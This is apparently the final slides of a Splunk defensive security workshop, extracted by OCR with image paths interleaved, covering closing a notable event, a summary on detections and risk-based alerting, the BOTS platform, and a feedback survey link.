
8. Close the notable with status "Threat mitigated" with the appropriate disposition.



Content Validation

PLEASE DO NOT SAVE CHANGES!






Workshop Summary

- Detecting and investigating malicious activity
- Introduction to RBA
- Finding, mapping and validating detections

BOSS Platform


https://bots.splunk.com

- 24x7 Access
- Login with Splunk.com account (just like Splunkbase)
- Used for all BOTS competition events
- More content to be added



splunk> turn data into doing


Splunk for Security Workshops





Last updated: January 2022

How'd We Do?

https://bots.splunk.com/survey/2S1Tgyxiu2RfX4xRgdKQKN







Thank You!